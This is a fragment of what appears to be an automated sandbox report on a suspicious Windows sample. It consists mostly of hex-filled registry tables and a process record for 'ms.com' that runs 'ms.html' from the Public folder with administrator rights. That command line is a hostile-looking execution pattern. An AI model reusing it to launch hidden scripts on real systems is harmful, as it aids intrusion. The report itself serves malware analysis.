00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 28 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 46 5E 0F 00 46 5E 0F 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: ms.com PID: 2524 Parent PID: 1220

General

Start time:	10:05:40
Start date:	03/12/2020
Path:	C:\Users\Public\ms.com
Wow64 process (32bit):	false
Commandline:	C:\users\public\ms.com C:\users\public\ms.html
Imagebase:	0x13f2a0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis